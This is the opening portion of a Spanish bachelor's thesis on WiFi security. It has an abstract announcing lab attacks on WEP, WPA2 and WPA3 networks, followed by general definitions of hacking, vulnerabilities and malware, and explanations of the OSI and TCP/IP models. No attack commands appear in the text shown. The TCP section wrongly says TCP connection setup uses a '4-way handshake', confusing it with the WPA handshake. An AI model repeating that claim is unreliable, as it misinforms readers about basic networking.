



Universidad Politécnica
de Madrid



**Escuela Técnica Superior de
Ingenieros Informáticos**

Doble Grado en Ingeniería Informática y Administración y
Dirección de Empresas

Trabajo Fin de Grado

Seguridad Actual en redes Wifi

Autor: Javier Esteban Sánchez

Tutor(a): Jorge Dávila Muro

Madrid, mayo de 2021

Este Trabajo Fin de Grado se ha depositado en la ETSI Informáticos de la Universidad Politécnica de Madrid para su defensa.

Trabajo Fin de Grado

Doble Grado en Ingeniería Informática y Administración y Dirección de Empresas

Título: Seguridad Actual en redes Wifi

Mayo 2021

Autor: Javier Esteban Sánchez

Tutor:

Jorge Dávila Muro

Departamento de Lenguajes y Sistemas Informáticos e Ingeniería del Software

ETSI Informáticos

Universidad Politécnica de Madrid

Resumen

En este proyecto se realizará un análisis de lo que son las redes wifi actualmente. Inicialmente se verá el concepto de lo que es una red y como esta está estructurada, para que luego resulte más sencillo entender las redes inalámbricas. Para ello se indagará en las capacidades que tienen, cuáles son sus diferentes mecanismos de seguridad, sobre todo haciendo referencia a los mecanismos de autenticación que se utilizan, todos ellos desarrollados por el organismo que puso nombre a la marca, la Wifi-Alliance.

A lo largo del proyecto, se hablará de lo que es el concepto de hacking, haciendo alusión a las diferentes vulnerabilidades y amenazas que nos podemos encontrar y del concepto de pen testing; los diferentes ataques que se han producido sobre las redes a lo largo de la historia, haciendo especial hincapié al KRACK, el cual tumbó la seguridad de las redes WPA2/AES. Además, se verá en detalle los conceptos necesarios que hay que entender antes de realizar el ataque, que nos pueden ayudar a entender cómo se hackea una red wifi, y se abordarán ataques de fuerza bruta a redes WEP y WPA2 para que quede de manifiesto las diferentes vulnerabilidades que ofrece WPA2, y porqué WEP es un protocolo descatalogado por la Wifi-Alliance. Por último, se mostrará también como se ataca una red WPA3, y porqué este protocolo es mejor que sus antecesores.

El objetivo principal del proyecto será mostrar las diferencias existentes entre WPA2, mostrando porque ya no es un cifrado eficiente, y comparándolo con el nuevo sistema de cifrado WPA3. Se instalará una red wifi con este cifrado para mostrar las diferentes ventajas que tiene este nuevo sistema de seguridad. Para este trabajo se usarán herramientas como la suite de herramientas aircrack_ng que me servirá para romper la contraseña, y el sniffer Wireshark, que me ayudará a capturar el tráfico de la red.

Abstract

In this project an analysis of what are the current wifi networks will be made. Initially we will see the concept of what a network is and how it is structured, so that later it will be easier to understand wireless networks. To do so, we will investigate the capabilities they have, what are their different security mechanisms, especially referring to the authentication mechanisms used, all developed by the organization that gave its name to the brand, the Wifi-Alliance.

Throughout the project, we will talk about the concept of hacking, alluding to the different vulnerabilities and threats that we can find and the concept of pen testing; the different attacks that have occurred on networks throughout history, with special emphasis on KRACK, which knocked down the security of WPA2/AES networks. In addition, we will see in detail the necessary concepts that should be understood before performing the attack, which can help us understand how to hack a wifi network, and brute force attacks on WEP and WPA2 networks will be addressed to show the different vulnerabilities offered by WPA2, and why WEP is a protocol discontinued by the Wifi-Alliance. Finally, it will also be shown how to attack a WPA3 network, and why this protocol is better than its predecessors.

The main objective of the project will be to show the existing differences between WPA2, showing why it is no longer an efficient encryption, and comparing it with the new WPA3 encryption system. A wifi network with this encryption will be installed to show the different advantages of this new security system. For this project I will use tools such as the aircrack_ng tool suite, which will help me to break the password, and the Wireshark sniffer, which will help me to capture the network traffic.

Tabla de contenidos

1	Introducción.....	1
2	Desarrollo	2
2.1	Concepto de hacking	2
2.2	¿Qué es una red, como funciona y de que está compuesta?	6
2.3	¿Qué es una red wifi y sus diferentes tipos de cifrado?	17
2.4	Ánalisis de las diferentes vulnerabilidades de WEP, WPA/WPA2	29
2.5	Explicación del 4-way handshake y sus vulnerabilidades. Ataques KRACK.....	31
2.6	Cifrado WPA3. Características	35
2.7	Ataques y contramedidas para proteger tu wifi.....	38
2.8	Concepto de pentesting	40
3	Experimentación	42
3.1	Hackeo de red Wifi WEP y WPA2 (resultados y explicación del proceso)	
	43	
3.1.1	Ataque a WEP	43
3.1.2	Ataques a WPA2/AES	49
3.2	Ataque sobre red Wifi WPA3	69
4	Resultados y conclusiones	73
4.1	Comparación de WPA2 con WPA3, ventajas de la nueva actualización	
	73	
4.2	Conclusiones finales.....	74
5	Análisis de Impacto	76
6	Bibliografía	77

Tabla de ilustraciones

Ilustración 1: Representación del riesgo. Fuente.....	3
Ilustración 2. Modelo OSI. Fuente: Slideshare daniellikpaint	7
Ilustración 3. Red de conmutación de paquetes. Fuente: pngwing.com	8
Ilustración 4. Protocolo TCP. Fuente: Profesional review	11
Ilustración 5. Estructura modelo TCP/IP. Fuente: Profesional review.....	12
Ilustración 6. Modelo TCP/IP vs Modelo OSI. Fuente: Profesional review.....	13
Ilustración 7. Tipos de redes. Fuente: Redes del Internet	14
Ilustración 8.Captura de mi red mediante Wireshark.....	15
Ilustración 9. Captura nivel de red.....	15
Ilustración 10.Captura nivel de transporte.....	16
Ilustración 11. Organización de la tecnología wifi. Fuente: geektopia	17
Ilustración 12. Funcionamiento de la tecnología Wifi. Fuente: ADSLZone	19
Ilustración 13. Nueva tecnología MU-MIMO. Fuente: Xataka	22
Ilustración 14.Algoritmo de cifrado WEP. Fuente: HeberGementWebs	24
Ilustración 15. Algoritmo de descifrado WEP. Fuente: A Survey on Wireless Security protocols Wi-Fi (802.11) and WiMAX (802.16)	24
Ilustración 16. Algoritmo de cifrado WPA (TKIP). Fuente: A Survey on Wireless Security protocols (WEP, WPA and WPA2/802.11i)	26
Ilustración 17. Computación MIC utilizando el algoritmo de Michael. Fuente: Seguridad Wi-Fi- WEP, WPA y WPA2.....	27
Ilustración 18. Esquema del AES. Fuente: Apuntes Jorge Dávila	28
Ilustración 19. Cifrado CCMP. Fuente: Seguridad Wi-Fi – WEP, WPA	28
Ilustración 20.Modo de cifrado CBC. Fuente: RedesZone	29
Ilustración 21. Estructura WEP. Fuente: Wireless Vulnerabilities	30
Ilustración 22. Botón WPS. Fuente: Grupo ATICO34.....	31
Ilustración 23. Estructura del 4-way handshake. Fuente: Seguridad Wi-Fi – WEP, WPA y WPA2	32
Ilustración 24. Ataque KRACK. Fuente: Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2	34
Ilustración 25. Logo de KRACK. Fuente: Krackattacks	35
Ilustración 26. Estructura del Dragonfly Handshake. Fuente: A Comprehensive Attack Flow Model and Security	36
Ilustración 27. Logo del Dragoblood. Fuente: RedesZone.....	37
Ilustración 28. Ataque downgrade. Fuente: Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd.....	38
Ilustración 29. Esctructura equipo ciberseguridad. Fuente: InfoSec.....	41

1 Introducción

En un mundo que está en constante cambio, hablando en términos tecnológicos, hay un tema que cada vez presenta más importancia, la seguridad de todos estos avances.

Según un estudio de LA VANGUARDIA[1] con la llegada de la pandemia, los ataques ciberneticos se han incrementado un 25% sobre las empresas. Según este artículo las mayores amenazas provienen de Rusia, donde se cree que operan individuos mandados por el Estado, así mismo también es intensidad la actividad en China, y en menor medida Vietnam.

La situación se ha agravado dado que el trabajo remoto, ha abierto nuevos fallos de seguridad, ya que muchas empresas no tenían actualizada la red cuando se implantó el teletrabajo.

Ante esta situación, se hace vital que las empresas inviertan para mejorar sus estrategias de ciberseguridad, para poder hacer frente a todos los ciber ataques que se están produciendo, y a los que aún no se han producido.

En un mundo en constante actualización, nace la necesidad de conectar los diferentes positivos entre sí, mediante el uso de redes inalámbricas. Pero como veremos estas redes también están expuestas a sufrir ataques.

Los ataques a las redes inalámbricas también están a la orden del día, y son una de las principales técnicas que implementan los atacantes, ya que con acceso a la red podrían acceder a información muy valiosa.

Las redes inalámbricas, funcionan a través de frecuencias, que son muy similares a las frecuencias de radio, la manipulación de estas ondas lleva existiendo desde hace tiempo, por la época de la guerra fría, existían las llamadas “number stations”, que eran transmisiones de ondas corta de agencias de inteligencia, colocadas en suelo extranjero para poder comunicarse con los espías. Estas transmisiones incorporan mensajes cifrados en formas de grupos de números o letras.[2]

Sin embargo, la primera red local inalámbrica, surge en 1971, cuando un grupo de investigadores de Hawaii, crean el primer sistema de conmutación de paquetes mediante una comunicación por radio, dicha red se llamó ALOHA.[3]

El objetivo de este trabajo es mostrar las vulnerabilidades que poseen tantos las redes wifi WEP como las redes WPA2, en relación con los ataques de fuerza bruta; y la demostración de porque el nuevo protocolo de seguridad que está empezando a ser implementando en los diferentes dispositivos, es un protocolo más seguro que sus predecesores.

2 Desarrollo

En este apartado se realizará un estudio de todos los conceptos relacionados con el hacking y con las redes Wifi, para así poder conseguir el objetivo del trabajo: mostrar las vulnerabilidades que nos ofrece una red con WPA2, y porque el nuevo WPA3 es capaz de hacer frente a esas vulnerabilidades, y lo convierte en el software de acceso protegido más seguro.

2.1 Concepto de hacking

El término hacking hace referencia a la aplicación de tecnología o conocimientos técnicos para superar alguna clase de problema u obstáculo. [4] Esta definición sería en términos generales, si nos metemos en aspecto más técnicos el hacking sería: “la búsqueda y explotación de vulnerabilidades de seguridad en sistemas o en redes informáticas”[5], es decir, se utiliza el concepto hacking en dos ámbitos: en la búsqueda de fallos o defectos que posea el sistema (vulnerabilidad) y a su vez, en la explotación de las mismas, es decir, aprovecharse de esos fallos que tiene el sistema por medio de un ataque.

Hablemos más sobre estos dos ámbitos, para comprender mejor los aspectos técnicos.

Una vulnerabilidad es:” un fallo o debilidad de un sistema de información que pone en riesgo la seguridad de la misma, que pueden ser aprovechados por los ciberdelincuentes para comprometer la confidencialidad, disponibilidad o integridad de dicha información. Estas pueden ser producidas por un error de configuración, una carencia en el tratamiento de los procedimientos o un simple fallo de diseño.

Las vulnerabilidades son una de las principales causas por las que cualquier empresa puede sufrir un ataque informático contra sus distintos sistemas.

La acción de aprovechar una vulnerabilidad para atacar o invadir un sistema informático se conoce como amenaza informática. Las amenazas pueden ser producidas por ataques (fraude, robo, virus), sucesos físicos (incendios, inundaciones) o negligencia (mal manejo de los datos, como por ejemplo no cifrar la información). Desde el punto de vista de una empresa las amenazas pueden ser tanto internas como externas.

El problema reside, es que, si existe una vulnerabilidad, siempre habrá alguien dispuesto a explotarla, es decir, sacar provecho de la misma, lo que es como hemos dicho anteriormente una amenaza informática.

Ahora que sabemos la diferencia es importante introducir el concepto de riesgo. Conocemos por riesgo, “a la probabilidad de que se produzca un incidente de seguridad, materializándose una amenaza y causando pérdidas o daños”. [6] El riesgo se mide asumiendo que existe una cierta vulnerabilidad frente a una determinada amenaza.

Como se puede observar en el gráfico, el riesgo se representa como el punto donde combinan: vulnerabilidad, amenaza y sistema de información.

Una vez aclarado estos conceptos veamos los distintos tipos de vulnerabilidades y amenazas informáticas. Son muchas las vulnerabilidades y amenazas a las que se encuentran expuestas las diferentes empresas en la actualidad. Es por esta razón que la ciberseguridad juega un papel fundamental en la sociedad de hoy en día, para mantener todo protegido.



Ilustración 1: Representación del riesgo. Fuente: Incibe

Vulnerabilidades

- Vulnerabilidades del sistema: todo sistema puede tener algún error en su estructura o código lo que genera algún tipo de vulnerabilidad, que podrá ser aprovechada por cierta amenaza. Algunas de estas vulnerabilidades son:
 - Errores en la configuración.
 - Errores en la gestión de recursos.
 - Errores en los sistemas de validación.
 - Errores que permiten el acceso a directorios.
 - Errores en la gestión y asignación de permisos.
- Vulnerabilidades producidas por contraseñas: una contraseña débil puede generar vulnerabilidades dado que es fácilmente descifrable lo que puede suponer el acceso de un tercero no autorizado que provoque el robo, modificación o eliminación de información, cambiar configuraciones e incluso hacerse con el control de todo el equipo y apagarlo. La generación de contraseñas seguras es un pilar fundamental para mantener una empresa asegurada frente a incursiones de personas autorizadas.
- Vulnerabilidades producidas por usuarios: a pesar de lo que mayoría de la gente puede pensar, es el factor humano el que provoca más vulnerabilidades en una empresa, por esta razón, en el ámbito de ciberseguridad se intenta automatizar los procesos críticos para minimizar el factor de riesgo del error humano. Alguno de estos errores pueden ser:
 - Mala asignación de privilegios o permisos.
 - Malas prácticas.
 - Falta de formación en ciberseguridad.
 - Negligencia por parte de un usuario.
 - Contraseñas débiles.

Amenazas

- Amenazas de malware: los malwares o programas maliciosos son una de las principales ciberamenazas a las que se exponen las empresas. Los principales programas maliciosos son:
 - Virus: software que se instala en un dispositivo con el fin de acarrear problemas en el mismo. Para que un virus infecte es necesario la intervención de un usuario, ya sea de manera intencionada, introduciéndolo en un USB por ejemplo o provocada por el engaño a cierto usuario.

- Gusanos: son capaces de infectar a los equipos y sistemas de la empresa, sin la necesidad de intervención de un usuario. Además, son capaces de autorreplicarse, logrando infectar al mayor número de dispositivos posibles.
- Troyanos: programas que se instalan en el dispositivo, y pasan desapercibido por el usuario. Su objetivo es el de abrir una puerta trasera que permita que otro software malicioso se instale.
- Ransomware: es el malware más temido en la actualidad por todas las empresas. Su cometido es cifrar toda la información del objetivo, impidiendo el acceso de la víctima al mismo hasta que o lo divulga a X personas (Popcorn ransomware) o pedir una cantidad valiosa de dinero o de monedas virtuales, y a cambio se recibirá la clave para poder descifrar toda la información, y volver a poder usar el dispositivo.
- Keyloggers: malware instalado a través de troyanos, que son capaces de obtener toda la información que la víctima escribe en el teclado (keyboard), con este malware pueden robarte cualquiera de tus contraseñas.
- Ataque de denegación de servicio distribuido (DDoS): se produce cuando un servidor recibe tantas peticiones de acceso, que no puede hacer frente a todas y consigue que este se sobrecargue y acabe cayéndose o funcionar de forma intermitente (acceso lento o mensajes de error continuos). Para poder realizar este tipo de ataques se necesita una red de ordenadores denominada botnet, que de forma automatizada son capaces de hacer las peticiones de acceso hacia a ese servidor. Estos ataques son muy habituales hacia el servidor/servidores de la empresa, por lo que es importante contar con una estrategia para poder hacer frente a este tipo de ataques.

Las principales amenazas y vulnerabilidades se han adquirido de este documento: [7]

Estas vulnerabilidades son explotadas por los hackers, que son personas que aplican sus habilidades informáticas a la resolución de un problema.[8] Estas acciones pueden ser realizadas con fines malvados, o para probar la seguridad de un sistema.

2.2 ¿Qué es una red, como funciona y de que está compuesta?

Antes de definir lo que es una red wifi, pasemos a ver el concepto de lo que es una red en el ámbito de la tecnología.

Una red es un sistema de comunicación que se produce entre diferentes equipos con el propósito de realizar una comunicación eficiente, rápida y precisa. Una red debe estar formada por un nodo, es decir, un ordenador conectado a la red que permita la conexión y por algún medio de transmisión, ya sea mediante un cable o bien ondas electromagnéticas, las cuales requieren de un adaptador específico para poder hacer uso de las tecnologías inalámbricas.

En una red cuando dos o más nodos se encuentran a una distancia considerable se puede hablar de una subred, cuya única función es hacer de nexo entre los dispositivos de la red que se encuentran alejados, actuando como si fuese un nodo intermedio, pero sin alterar la comunicación. [9]

Modelo OSI

Las redes funcionan según el modelo TCP/IP, pero para entender mejor este modelo normalmente se explica el modelo torre OSI propuesto por el CCITT y la ISO, este modelo buscaba ser un marco para el desarrollo de estándares que permitieran la interoperabilidad completa. Sin embargo, no acabó de cuajar dicho modelo, dado que:

- Poseía gran complejidad, innecesaria en la mayoría de los casos.
- Las normas por las que se regía eran complejas.
- Su competencia con el modelo de Internet (TCP/IP) por su simplicidad en sus estándares.

El modelo OSI es: “El modelo básico de referencia OSI, o simplemente modelo OSI, afronta el problema de las comunicaciones de datos y las redes informáticas dividiéndolo en niveles. Cada participante de la comunicación incorpora como mínimo uno de los mismos, y los equipos terminales los incorporan todos”. [10]




Ilustración 2. Modelo OSI. Fuente: Slideshare daniellikpaint

Como se puede observar en la imagen, el modelo se divide en siete niveles, en los cuales están involucrados transmisor y receptor, los cuales normalmente son cliente y servidor. Este modelo describe las etapas de una conexión red, desde el momento en que te conectas por primera vez, como se envían los datos, por donde se envían, como se reciben los datos... Pasemos a ver con más nivel de detalle las capas de este modelo. [11]

- **Nivel físico:** es el encargado de manejar las tareas de transmisión física, tanto de las señales eléctricas como de las electromagnéticas, entre los diferentes sistemas, las cuales son necesarias para establecer y mantener la conexión física. Este nivel posee algunas limitaciones, lo que provoca que se creen limitaciones en el resto del sistema; limitan la velocidad de transmisión (bits/segundo) y abren una posibilidad en que se produzca un error (porcentaje de bits erróneo).

Si profundizamos en las limitaciones, se puede calificar la primera limitación como prácticamente irrevocable, dado que al partir de un medio de transmisión, los parámetros ofrecidos por este ofrecen un límite al que no es capaz de llegar ninguna mejora tecnológica; esto se produce por el ancho de banda que es capaz de atravesar el medio de transmisión, es decir, es capaz de doblar la velocidad de transmisión; y a su vez la imposibilidad de recibir la señal sin que ocurra ningún tipo de interferencia.

En cuanto, a la probabilidad de que ocurra un error, si su valor está contenido, es decir, si las cotas de error son inferiores al 1%, se puede reducir su impacto aplicando algoritmos y protocolos.

- **Nivel de enlace:** se encarga de mejorar las características de la conexión establecida por el nivel físico, es decir, proporciona fiabilidad a la transmisión. Incorpora bits adicionales a los que forman el mensaje para así poder detectar errores de transmisión en el mismo y poder retransmitirlo. Los bits se agrupan en bloques denominados tramas, las cuales contienen los bits de mensaje, los bits añadidos para detectar errores y diferentes campos de control.

La acción de añadir los bits redundantes y su comparación en la recepción es lo que se conoce como detección de errores. Los diferentes procedimientos que se realizan después de la detección se denomina control de errores.

Adicionalmente, en el nivel de enlace, también podemos encontrar otro tipo de control, el control de flujo, en el cual ocurre el procesamiento de las diferentes tramas recibidas por el receptor, por lo que el receptor necesita de un mecanismo que le permita notificar al transmisor que detenga momentáneamente la transmisión con el objetivo de poder llevar a cabo el control de flujo.

- **Nivel de red:** el tipo de red más eficiente para la transmisión de datos, son las redes de conmutación de paquetes, ya que posee algunas ventajas como: uso de recursos, coste, posibilidad de mantener varias conexiones al mismo tiempo...

En este nivel se distingue entre estaciones terminales y nodos de conmutación, los nodos poseen diferentes enlaces hacia otros nodos o terminales, y son lo que posibilitan que los paquetes puedan viajar por la red, desde una estación terminal a otra.

Para entender mejor el concepto, podemos observar la imagen de a continuación:




Ilustración 3. Red de conmutación de paquetes. Fuente: pngwing.com

En la imagen podemos observar tres componentes principales: las tramas (los rectángulos de colores), los hosts (terminales) y los nodos que hacen posible la comunicación.

Fijémonos, por ejemplo: en la línea roja, en este ejemplo el host A desea comunicarse con el host B, para ello le envía una serie de tramas que deberán seguir este recorrido.

Host A - Node 1 - Node 5 - Node 3 – Host D

En la red se puede observar que el terminal necesita transmitir su trama al Nodo 1, este a su vez al Nodo 5, posteriormente al Nodo 3, y este ya sí tiene la información para poder transmitir la trama al destino Host D.

Existen dos tipos de modos dentro de las redes de conmutación de paquetes:

- Modo datagrama: es el modo más básico, ya que incorpora la funcionalidad mínima para que se pueda producir la transmisión de datos. Sin embargo, este modo tiene un problema dado que no puede garantizar la correcta entrega al receptor de la información, ya que los diferentes paquetes no mantienen ningún vínculo entre ellos, lo que puede producir que lleguen en desorden, duplicados, o incluso pueden llegar a perderse algunos paquetes, siendo el receptor el encargado de restaurar los daños que hayan tenido los diferentes paquetes durante la transmisión.
 - Modo circuito virtual: este modo es capaz de garantizar que la recepción de los paquetes sea correcta u completa. El circuito virtual permite realizar una agrupación de paquetes que tengan algún tipo de relación, de esta manera el receptor los recibe correctamente sin ningún tipo de problema de orden, duplicación o pérdida.
- **Nivel de transporte:** posibilita una conexión fiable sobre cualquier tipo de red. En la red que usa este modelo, la red de conmutación de paquetes es donde este nivel es más importante, debido a que es el encargado de controlar los posibles fallos o deficiencias durante la transmisión.

Es interesante distinguir entre una red en modo datagrama con un nivel de transporte de una red o en modo de circuito virtual sin nivel de transporte. En el modo circuito virtual, este nivel y sus superiores solo se implementan en los terminales o hosts, en los nodos de conmutación no. Esto ofrece la posibilidad que redes simples (modo datagrama) funcionen también como redes complejas (modo circuito virtual), con el mero hecho de añadir funcionalidad a los extremos de la conexión. Un gran ejemplo de este funcionamiento puede ser Internet.

Este nivel garantiza una conexión fiable como hemos dicho anteriormente, para ello es capaz de recuperar errores, ordenar la información, ajustar la velocidad de transmisión (control de flujo), etc.

- **Niveles de sesión, presentación y aplicación:** los siguientes niveles suelen explicarse de forma conjunta dado que la arquitectura de Internet delega todos los niveles por encima de la capa de transporte al nivel de aplicación. Sin embargo, el modelo OSI los divide en tres niveles diferentes, con atribuciones propias.

El nivel de sesión según este modelo es el responsable de administrar las conexiones a largo plazo, la recuperación de caídas de la red de la manera más transparente posible y los diversos protocolos de sincronización entre aplicaciones.

El nivel de presentación es el responsable de definir una manera universal de codificar la información, es decir, hacer que todas las plataformas conectadas a una red sean capaces de entenderse mediante un lenguaje común.

Y, por último, el nivel de aplicación que es el lugar donde se albergan los diferentes softwares. Lo más común en este nivel son servidores, clientes que quieren acceder a los servidores, aplicaciones que siguen el modelo P2P (peer to peer), donde ambos extremos de la conexión actúan tanto de cliente como de servidor.

Pero como hemos comentado este modelo es simplemente teórico, ya que como vimos anteriormente nunca llegó a captar la atención necesaria, para que tuviese éxito. A este modelo le hizo sombra el modelo que se usa actualmente en la actualidad el modelo TCP/IP, este modelo es el que utilizamos día a día para conectarnos.

Modelo TCP/IP

Este modelo nos permite comunicarnos dentro de una red. Está basado en el modelo de torre OSI explicado anteriormente, sin embargo, este modelo ofrece más opciones y es un modelo práctico. Este modelo surgió de un proyecto de defensa denominado DARPA en 1969, pero no fue hasta 1983 cuando este modelo fue adoptado como estándar y acabó por convertirse en el protocolo más usado en redes y el protocolo estándar de internet.

Un protocolo, es el conjunto de reglas que los dispositivos deben seguir y respetar si desean comunicarse, si no se siguen estos protocolos, los diferentes positivos no podrían comunicarse. [12]

El modelo TCP/IP es: “la identificación del grupo de protocolos de red que hacen posible la transferencia de datos en redes, entre equipos informáticos e internet. Permite un intercambio de datos fiables dentro de una red, definiendo los pasos a seguir desde que se envían los datos hasta que son recibidos. Para lograrlo utiliza un sistema de capas con

jerarquías, que se comunican únicamente con su capa superior (a la que envía resultado) y su capa inferior (a la que solicita servicios).” [13]

Las siglas de este modelo TCP/IP hacen referencia al grupo de protocolos que lo componen. Veamos en qué consisten dichos protocolos.

- TCP: es el Protocolo de Control de Transmisión, que asegura que se establezca una conexión fiable y se intercambie información entre dos hosts o terminales. Este protocolo recoge un datagrama IP y le añade su propio encapsulado para asegurar su correcto transporte. Es un protocolo orientado a conexión, es decir, que debe haber un acuerdo previo entre cliente y servidor antes de efectuar el intercambio de datos (esto introduce el concepto de 4-way Handshake, concepto que será sumamente importante durante todo el proyecto).




Ilustración 4. Protocolo TCP. Fuente: Profesional review

- IP: protocolo de Internet, este protocolo utiliza es el encargado de llevar los datos a otras máquinas de la red. Para ello se encarga de proporcionar una dirección IP a todos los equipos conectados a una red, ya sean hosts o nodos de conmutación, y es un protocolo no orientado a conexión, es decir, que el intercambio de datos se puede realizar sin acuerdo previo entre cliente y servidor. Este protocolo no asegura que los paquetes lleguen en orden, ni que llegue toda la información, para eso se apoya del TCP, que como hemos visto asegura una conexión fiable.
Para identificar a los distintos usuarios, establece una dirección IP a cada uno de los dispositivos conectados a la red, esta puede ser IPv4 o IPv6. IPv4 está compuesto de un código de 32 bits dividido en 4 octetos separados por un punto, y se representa en forma decimal; mientras que IPv6 está formado por 128 bits separados en grupos de 16 bits separados por dos puntos, y se representa en formato hexadecimal. IPv4 es capaz de direccionar uno 4 mil millones de hosts, mientras que IPv6 puede direccionar cientos de miles de billones. [14]

Al igual que ocurría con el modelo OSI, el modelo TCP/IP también está dividido por capas, en este caso solamente está formado por cuatro capas.

- **Nivel de enlace o acceso a la red:** es la capa inferior de este modelo, y es la encargada de ofrecer acceso físico a la red, especificando el modo en que deben enrutar los datos, independientemente del tipo de red seleccionado.
- **Nivel de red o Internet:** se encarga de proporcionar el paquete de datos o datagramas, y de direccionar a todos los equipos que se conectan a una red asignándoles una dirección IP. Esta capa es la más importante e incluye algunos protocolos como IP, ARP, ICMP, IGMP y RARP.
- **Nivel de transporte:** es el encargado de asegurarse que la conexión sea fiable, y permite conocer el estado de la transmisión, así como los datos de enrutamiento y hace uso de los puertos para asociar un tipo de aplicación con un tipo de dato.
- **Nivel de aplicación:** es la última capa de este modelo, y es el encargado de suministrar las aplicaciones de red tipo Telnet, FTP o SMTP, que se comunican con las capas inferiores mediante los puertos por medio del nivel de transporte, con protocolos como TCP o UDP.




Ilustración 5. Estructura modelo TCP/IP. Fuente: Profesional review

Este modelo nos ofrece numerosas ventajas, como:

- ❖ Es capaz de trabajar sobre una extensa gama de hardware y soporta muchos sistemas operativos (es multiplataforma).
- ❖ Es adecuado para redes empresariales como para redes domésticas.
- ❖ Está diseñado para enrutar y presenta grandes facilidades para analizar y monitorizar el funcionamiento de una red, con las herramientas estándar.

Aunque también presenta alguna desventaja:

- ❖ No distingue bien entre interfaces, protocolos y servicios.
- ❖ En redes con bajo volumen de tráfico puede llegar a ser más lento.
- ❖ No ofrece buen rendimiento al usarse sobre servidores de ficheros o impresión. [15]

